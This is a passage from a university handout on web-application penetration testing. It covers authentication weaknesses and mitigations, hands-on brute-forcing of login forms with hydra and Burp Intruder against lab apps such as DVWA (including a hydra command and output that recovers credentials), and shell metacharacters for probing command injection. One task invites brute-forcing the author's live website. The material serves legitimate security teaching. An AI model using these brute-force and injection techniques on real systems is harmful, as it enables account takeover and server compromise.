HO#2.10: Web App Penetration Testing - II

Web Application Vulnerabilities

Web application vulnerabilities involve a system flaw or weakness in a web-based application, largely due to *not validating/sanitizing form inputs, misconfigured web servers, and application design flaws.* **OWASP** (Open Web Application Security Project) **Top 10** is a list of the most critical security risks for web applications shown below:

2010	2013	2017	2021
A-1 Injection	A1-Injection	A1-Injection	A1-Broken Access Control
A2- Cross-Site Scripting	A2- Broken Authentication	A2- Broken Authentication	A2- Cryptographic Failure
A3- Broken Authentication	A3- Cross-Site Scripting	A3- Sensitive Data Exposure	A3- Injection
A4- Insecure Direct Object References	A4- Insecure Direct Object References	A4- XML External Entities	A4- Insecure Design
A5- Cross-Site Request Forgery	A5- Security Misconfiguration	A5- Broken Access Control	A5- Security Misconfiguration
A6-Security Misconfiguration	A6- Sensitive Data Exposure	A6- Security Misconfiguration	A6- Vulnerable and outdated components
A7- Cryptographic Failures	A7- Missing Function Level Access Control	A7- Cross-Site Scripting	A7- Identification and Authentication failures
A8- Failure to restrict URL access	A8- Cross-Site Request Forgery	A8- Insecure Deserialization	A8- Software and Data Integrity Failures
A9- Insufficient Transport Layer Protection	A9- Using Components with known vulnerabilities	A9- Using. Components with known vulnerabilities	A9- Security Logging and Monitoring Failures
A10- Unvalidated redirects and Forwards	A10- Unvalidated Redirects and Forwards	A10- Insufficient Logging and Monitoring	A10- Serer-Side Request Forgery

Dear students, we will be approaching above vulnerabilities one by one, and will try to answer the following questions with practical hands-on examples for each:

1. **What is AX Vulnerability?**
2. **How do you find an App suffers with AX Vulnerability?**
3. **How do you exploit AX Vulnerability?**
4. **How do you prevent/mitigate AX Vulnerability?**

Identification and Authentication Failures

Before proceeding with the Identification and Authentication Failures vulnerability in web applications, let me first revise three related concepts, which are Authentication, Session Management and Access Control.

Authentication

Websites are potentially exposed to anyone who is connected to the Internet. This makes robust authentication mechanisms integral to effective web security. Authentication is the process of verifying the identity of a user or client. In order to access services on a website, a user normally enters his/her credentials, which are sent to the server for verification. A user can be authenticated using a combination of following techniques:

- Something you know (password, passphrase, PIN)
- Something you have (NIC, ATM, Passport)
- Something you are (Biometrics)
- Somewhere you are (Geographic location, IP, MAC address)
- Something you do (signatures, pattern unlock)

Session Management

We all know that HTTP(S) protocol is stateless, however, a good web application needs to make it stateful. For example, once a user has been authenticated by the server, the user may like to visit other pages of the application, e.g., his/her profile page, or change password page and so on. Now all these pages are authenticated pages, so one way is that the user has to give his/her `username:password` every time he/she wants to visit an authenticated page and the other way is using Session ID. Session Management is *a process that involves maintaining state between a user and a web application across multiple requests, as HTTP itself is a stateless protocol*. Here is a breakdown of how session management is done at an abstract level:

- Session Initialization: A user is authenticated by a login form, and upon successful authentication the server creates a unique session ID, which is sent back to the client and is stored in cookies (a small piece of alphanumeric data sent by the server and stored on the client's browser), URL parameters or HTML hidden fields.
- Session Continuation: The Session ID gets passed by the browser to the server with every request that the user make and all of this happens in the background. The server uses this Session ID to retrieve the user's session data from its memory or a database.
- Session Termination: The session ends when either the user logs out, or due to inactivity by the user. Two related types of cookies in this context are:
    - Persistent Cookies are stored on the user's device even after the browser is closed. They remain valid until their expiration date or until the user manually deletes them.
    - Non-persistent cookies, also called session cookies, are stored temporarily in the browser's memory and are deleted when the browser is closed.

Access Control

Access Control determines whether the user is allowed to carry out the actions that he/she is attempting to perform. There are different access control mechanisms like Discretionary Access Control (DAC), Mandatory Access Control (MAC), and Role Based Access Control (RBAC), to name a few. *Broken Access Control* is a critical web application security vulnerability that occurs when an application does not properly enforce restrictions on what authenticated or unauthenticated users can access or perform. More on this later.

Vulnerabilities in Password Based Logins:

- A *brute-force attack* is when an attacker uses a system of trial and error to guess valid user credentials. Brute-forcing is not always just a case of making completely random guesses at usernames and passwords. Attackers normally use publicly available knowledge to fine-tune brute-force attacks and make much more educated guesses (dictionary attacks, use of rainbow tables). These attacks are typically automated using wordlists of usernames and passwords. using dedicated tools (`hydra, medusa, burpsuite`) to make vast numbers of login attempts at high speed.
- A *username enumeration* is when an attacker is able to observe changes in the website's behaviour in order to identify whether a given username is valid. Username enumeration typically occurs on a login page, when you enter a valid username but an incorrect password and get a specific message. It can also occur on signup/registration forms when you enter a username that is already taken. This greatly reduces the time and effort required to brute-force a login because the attacker is able to quickly generate a shortlist of valid usernames.

Vulnerabilities in Multi-Factor Authentication:

- Many websites rely exclusively on single-factor authentication using a password to authenticate users. However, some require users to prove their identity using multiple authentication factors. Verifying biometric factors is impractical for most websites, however, most websites use two-Factor Authentication (2FA) based on something you know and something you have. This usually requires users to enter both a traditional password and a temporary verification code from an out-of-band physical device in their possession. It is sometimes possible for an attacker to obtain a single knowledge-based factor, such as a password, but simultaneously obtaining another factor from an out-of-band source is considerably less likely. For this reason, two-factor authentication is demonstrably more secure than single-factor authentication.
- Poorly implemented two-factor authentication can be beaten, or even bypassed entirely, just as single-factor authentication can. For example, if the user is first prompted to enter a password, and then prompted to enter a verification code on a separate page, the user is effectively in a "logged in" state before they have entered the verification code. In this case, it is worth testing to see if you can directly skip to "logged-in only" pages after completing the first authentication step. Occasionally, you will find that a website doesn't actually check whether or not you completed the second step before loading the page.

Vulnerabilities in Other Related Services:

- **Password Reset Functionality:** The mechanisms of changing or resetting a user password can also introduce vulnerabilities that can be exploited by an attacker. Developers usually take care to avoid well-known vulnerabilities in their login pages, but they overlook the fact that they need to take similar steps to ensure that related functionality is equally as robust. This is especially important in cases where an attacker is able to create their own account and, consequently, has easy access to study these additional pages.
- **Keeping Users Logged In:** A common feature that exist in websites is the option to stay logged in even after closing a browser session. This functionality is often implemented by generating a "remember me" or "Keep me logged in" token of some kind, which is then stored in a persistent cookie. As possessing this cookie effectively allows you to bypass the entire login process, it is best practice for this cookie to be impractical to guess. However, some websites generate this cookie based on a predictable concatenation of static values, such as the username and a timestamp. Some even use the password as part of the cookie. This approach is particularly dangerous if an attacker

is able to create his own account, and then by study his/her own cookie can deduce how it is generated. Once they work out the formula, they can try to brute-force other users' cookies to gain access to their accounts.

Preventing Authentication Vulnerabilities:

If an attacker is able to find flaws in an authentication mechanism, they would then successfully gain access to other users' accounts. This would allow the attacker to access sensitive data (depending on the purpose of the application).

- Use strong authentication mechanisms:
    - Implement MFA
    - Avoid weak passwords
    - Ensure that application uses an encrypted HTTPS connection to transmit login credentials.
- Secure password storage:
    - Store hashed passwords (bcrypt, scrypt, Argon2)
    - Avoid weak hashing algorithms (md5, sha-1, sha-256)
    - Use salting to avoid rainbow table attacks
- Prevent credential stuffing:
    - Limit the number of login attempts per IP or account to slow down automated attacks.
    - Lock accounts temporarily after a certain number of failed login attempts.
    - Use CAPTCHAs to distinguish between human and automated login attempts
- Implement logging and monitoring
- Change all default credentials.


Example 1: Brute Force Attack on a Basic Login App

Let us suppose we have a basic web site consisting of just two files `index.html` and `login.php`, which are there inside the `/var/www/basicloginapp2/` directory on our M2 Linux machine.

```
//index.html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Login</title>
</head>
<body>
    <h2>Login Form</h2>
    <form action="login.php" method="post">
        <label for="username">Username:</label>
        <input type="text" id="username" name="username" required><br><br>
        <label for="password">Password:</label>
        <input type="password" id="password" name="password" required><br><br>
        <button type="submit">Login</button>
    </form>
</body>
</html>
```

```
//login.php
<?php
// Hardcoded username and password for simplicity
$valid_username = "arif";
$valid_password = "kakamanna";
// Retrieve input from the form
$username = $_POST['username'];
$password = $_POST['password'];
// Authentication
if ($username === $valid_username && $password === $valid_password)
    echo "Login successful";
else
    echo "Invalid username or password.";
?>
```

Start Apache2 service on M2 and access this `basicloginapp` by opening a browser on Kali and typing the address `http://<IP of M2>/basicloginapp2/index.html`. This will display the `index.html` page as shown. Use Burp, try giving different credentials and see how the HTTP request object is sent to the `login.php` file on the server, and depending on the credentials, the server either returns a string "*Login successful*" or "*Invalid username or password*".



Launch Brute Force Attack using Hydra:

The *Hydra* is a popular and powerful, command line based online password-cracking tool designed to perform brute-force attacks against login credentials for various network protocols, services, and applications. It is widely used by penetration testers and security researchers to test the strength of authentication mechanisms.
Before using automated tools to launch a Brute Force attack, we need to create two text files one containing usernames and the other containing passwords. Alternatively, you can use some existing files in Kali or may download some freely available from the Internet. Let us use following files:

~/usernames.txt	**~/passwords.txt**
admin root msfadmin arif	kakamanna msfadmin password

```
$ hydra -L ~/usernames.txt -P ~/passwords.txt <IP of M2> http-post-form
"/basicloginapp2/login.php:username=^USER^&password=^PASS^&Login=Login:Invali
d username or password"
```

- **-L** option specifies the path to your username list.
- **-P** option specifies the path to your password list.
- **<IP of M2>** specifies the IP address of server.
- **http-post-form** followed by a string mentioning *path*, *form parameters* , optional *cookie value* and the *failure string* (all arguments separated by colons).

```
┌──(kali㉿kali)-[~]
└─$ hydra -L ~/usernames.txt -P ~/passwords.txt 192.168.8.108 http-post-form "/basicloginapp/login.php:username
=^USER^&password=^PASS^:Invalid username or password"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organi
zations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-19 12:35:16
[DATA] max 12 tasks per 1 server, overall 12 tasks, 12 login tries (l:4/p:3), ~1 try per task
[DATA] attacking http-post-form://192.168.8.108:80/basicloginapp/login.php:username=^USER^&password=^PASS^:Inva
lid username or password
[80][http-post-form] host: 192.168.8.108   login: arif   password: kakamanna
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-19 12:35:16
```

From the output of command, we see that hydra tried 12 combinations, and finally have given us the correct credentials `arif:kakamanna` using which we can now successfully login ☺

Launch Brute Force Attack using Intruder Tab of Burp Suite:


The *Intruder* tab of Burp Suite uses the same concepts as Repeater, but adds automation and complexity. It is used to perform customized and automated attacks on specific parameters or inputs of a web request. Common use cases include brute-forcing, SQL injection, Cross-Site Scripting (XSS) and parameter fuzzing. (More on this in next handout).

Step 1: Send appropriate Request Object to Intruder:

- Start browser, and enter the address `http://<kali IP>/basicloginapp2/index.html` deployed on your local Kali machine.
- Start Burp Suite, and under the Proxy tab make the Intercept OFF
- On the browser, give wrong credentials `abc:xyz` and click Login button.
- On Burp Target tab, select the appropriate URL with POST method, and check out the request and response objects. Right click on the Request object and press "*Send to intruder*".

Step 2: Select Attack Type and Add Payload positions:


- The Intruder Tab has further four sub-tabs *Positions, Payloads, Resource pool,* and *Settings*.
- Select the Positions sub-tab and choose Attack type, out of the following four:
  - **Sniper:** This attack uses a single set of payloads and one or more payload positions. It places each payload into the first position, then each payload into the second position, and so on.
  - **Battering ram:** This attack uses a single set of payloads. It places the same payload into all of the defined payload positions at once.
  - **Pitchfork:** This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through all payload sets simultaneously, so it uses the first payload from each set, then the second payload from each set, and so on.
  - **Cluster bomb:** This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn, so that all permutations of payload combinations are tested.



- In the Request object, first clear all the selected parameters (if any). Then select the user's name and password parameters and click the Add button. Practice the four types of attacks for better understanding.


Step 3: Select Payload sets and Add Payload Settings:

- Select the Payloads sub-tab, choose Payload sets and then load Payload settings for each payload set. For Cluster Bomb attack type, you need to set two payloads
- Choose payload set 1 and add some usernames.
- Choose payload set 2 and add some passwords.




Step 4: Select Failure String from Settings sub-tab:

- Click Settings sub-tab, scroll to Grep-Extract, and click Add button.
- This will take you to a new window, select the Login failed string from the Response object and click OK.



Step 5: Launch Attack:


- Come back to Payloads sub-tab and click the Start Attack button at top right corner, and it will start the attack and show you the results as shown in the following screenshot. You can see the correct credentials which are `arif:kakamanna` ☺




Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	-8\r\n\r\n	Comment
0			200	0			232	Invalid username or pa...	
1	admin	kakamanna	200	0			232	Invalid username or pa...	
2	root	kakamanna	200	0			231	Invalid username or pa...	
3	msfadmin	kakamanna	200	0			231	Invalid username or pa...	
4	arif	kakamanna	200	0			220	Login successful	
5	admin	msfadmin	200	1			231	Invalid username or pa...	
6	root	msfadmin	200	0			232	Invalid username or pa...	
7	msfadmin	msfadmin	200	0			231	Invalid username or pa...	
8	arif	msfadmin	200	0			232	Invalid username or pa...	
9	admin	password	200	0			231	Invalid username or pa...	
10	root	password	200	0			231	Invalid username or pa...	

Task 1: Brute Force Attack on DVWA Main Login Page

- Let us launch a brute force attack on the DVWA main login page. Let us login and access the DVWA application by opening a browser on Kali and typing `http://<IP of M2>/dvwa/login.php`. Try giving different credentials manually, like `test:123`, `arif:pucit` and so on to finally the correct one, i.e., `admin:password` to understand how the application behaves on giving correct and incorrect credentials.
- Capture the login POST request inside Burp suite, and determine the POST parameters (e.g., `username=admin&password=12345&Login=Login`).
- Analyze the server's response after an unsuccessful login attempt and look for consistent text in the response that indicates failure. In DVWA login page the string **"Login failed"** is the failure string. If the failure string is not in the response, the tool might treat such attempts as successful.



- When you give the correct credentials `admin:password`, it will take you to the main page of DVWA having `http://<IP>/dvwa/index.php`, as shown in the screenshot:




- Your task is to launch Brute Force attack on `http://<IP>/dvwa/login.php` using **hydra** and **Burp**. Start with keeping the Security level to Low and gradually keep on increasing and note your observations.

Hint:

- In this example, you may see the Login failed message on giving incorrect credentials, however, you may not find this string in the response object when using Burp. So, you may come across the issue of selecting the Grep Extract on the Settings tab of Intruder.
- If we look closely at the response messages, we will notice that for incorrect credentials response carries a field `Location:Login.php`, whereas for correct credentials `Location:index.php`
- So, in this example, when you go to the settings sub-tab of Intruder, you need to grep-extract and select `login.php` and then click on Add button.
- This will work ☺

Task 2: Brute Force Attack on Brute Force Page of DVWA

- Login and access the DVWA application by opening a browser on Kali and typing `http://<IP>/dvwa/login.php`, giving the credentials `admin:password`, it will take you to the main page of DVWA having `http://<IP>/dvwa/index.php`. The main page of DVWA shows lot of vulnerable applications, as shown in the following screenshot:



Click the Brute Force button in the left pane and it will take you to `http://<IP>/dvwa/vulnerabilities/brute` address. Try giving different usernames and passwords manually and understand the behaviour of the application.

- Your task is to launch Brute Force attack on `http://<IP>/dvwa/vulnerabilities/brute` using **`hydra`** and **`Burp`**. Start with keeping the Security level to Low and gradually keep on increasing and note your observations.

Task 3: Brute Force Attack on Books Website


- Download my Books website, from `https://github.com/arifpucit/data-science` repository. Just copy all files of this website to `/var/www/html/books/` directory inside your Kali machine. Start Apache service and access it locally using `http://127.0.0.1/books` address. Launch a brute force attack on it using hydra and Burp (Intruder).


Task 4: Brute Force Attack on `https://www.arifbutt.me`

- Try finding the login page for my personal web site, and see if you can launch a brute force attack on it. If you succeed in finding the correct credentials, email me to get credit. Please do not spoil the website, if you succeed, and do not hammer it. ☺

Exploiting Command Injection Vulnerability


My dear students, let's say that a web application needs to run commands on the CLI of the server's shell in order to check status of NW hosts, convert file formats, etc. If the application directly passes user's input to the system's CLI without proper validation, the result is Command Injection vulnerability. Command injection vulnerability enables a malicious user to execute arbitrary commands on the host operating system via a vulnerable application. This happens when user passes unsafe data (forms, cookies, HTTP headers etc.) and due to improper sanitization is directly passed to a system shell or command interpreter. If the input is not properly validated, these commands are executed with the privileges of the application. OS command injection vulnerabilities are usually very serious and may lead to compromise of the server hosting the application. It may also be possible to use the server as a platform for attacks against other systems.





Let's head to our DVWA and select the Command Injection from the left tab, and give a valid input. A user enters an IP address `68.65.120.238` (https://arifbutt.me) and click the submit button. The IP address which is a valid data, is sent to the web server and it will execute the following command on the host OS:

```
ping -c 4 68.65.120.238
```



- **Impact of command injection vulnerability:**
  - **Attacks Confidentiality, Integrity and Availability:** Attackers can read, modify, or delete application's data.
  - **Unauthorized System Access:** Attackers can gain control over the server, execute commands, and access sensitive data.
  - **Service Disruption:** Attackers can cause denial of service or disrupt the application's functionality.

- **Types of Command Injection:**
  - **Active Command Injection:** In this category, the attacker executes commands on the host OS via a vulnerable application and server returns the output of the command to the user, which can be made visible through several HTML elements.
  - **Blind Command Injection:** In this category, the attacker executes commands on the host OS via a vulnerable application but the server DOES NOT return the output of the command to the user.


- **Finding Command Injection Vulnerability:**
  - **White Box Testing:** In White Box penetration testing, the pen-tester will be given the complete access to the system, including access to the source code of the web application. So, it is a bit easy to find if the application suffers with this vulnerability.
  - **Black Box Testing:** In Black Box penetration testing, the security expert is given little or no information about the system. The tester is given only the URL of the application and the scope of testing. In case of black box testing you try using different shell meta-characters like `;`, `&`, `&&`, `|`, `||`, `\n`, `` ` ``, and so on with your input and check the output.

- **Remediation of Command Injection Vulnerability:**

  The following two layers of defence should be used to prevent attacks:
